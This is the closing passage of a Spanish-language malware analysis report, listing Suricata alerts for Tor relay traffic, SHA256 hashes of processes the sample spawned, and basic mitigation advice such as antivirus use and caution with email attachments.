165.227.174.150 [VT]	9001	192.168.122.6 [VT]	49315	TCP	1	2522229	4032	ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 230
192.36.38.33 [VT]	443	192.168.122.6 [VT]	49319	TCP	1	2522317	4032	ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 318

Podemos destacar que suricata detecta el ráfico con Tor.

10. Procesos:

-C:\Windows\explorer.exe

SHA256
0d297c0f7cde6c2761880d9d2e9e35a93720aa3460b0e1034111377a7033f32d

-PING.EXE

SHA256
8a02bc37c96f772bf549b576f3d47d399c6d4df018d57dfb94c145a076889b6f

-WerFault.exe

SHA256
c35f6c7b6388fe6a45a6b5680b133ccc54a3c57b6c0d8a1d9b40359f2c715407

-findstr.exe

SHA256
2df7ac59e0436af254bd931c9bf49ca3a21a43ed4087cadf8ccc7b4ca40aa953

-cmd.exe

SHA256
24f8ba2105b5be091540c801d4ce6471b5d2f28479dc3905c0d1236c5f85882b

-explorer.exe

SHA256
dfe0ba51750e3a5ff3b8336b9b6b59da3fbf3568b86b7bcd7635543622ba7333

- tasklist.exe

SHA256
c7267b7f6d9fe20ab12cc545ad77627e3a37f86a94bca3284693677a7152f6b2

-288D.exe

SHA256
015e3f63a4b336ac9dbfa5304eaf2954277a5d2501d52f5b8b67767c96e8df2c

-regsvr32.exe

SHA256
e62f2be0a979e6d7d633ac099e2ce579e3a0b02799c0cbec91cb64e41a020364

-AppLaunch.exe

SHA256
93b169fd78f865f3ecd315d176947d8bc5c45794d0334c365818f058e4645c9a

-WerFault.exe

SHA256
f3951f0fe95de7deaddae4c07656dfb39ebc46fca7bb07bdf711a886f33d8b86

- B7C1.exe

SHA256
12cbb662f357a3be5dac4e19a58c7079cfc6c180fff52db827640f1a3b74c75d

11. Herramientas Online.

Las herramientas online que hemos utilizado para analizar el malware son las siguientes:

12. Mitigaciones y Recomendaciones.

- Uso de software antivirus actualizado y fiable en los sistemas,

- Atención cuidadosa a los correos electrónicos entrantes y no abrirlos inconscientemente sin analizar los archivos adjuntos,

- Descartar los correos spam.

- Soluciones como la creación de objetos Mutex en el sistema.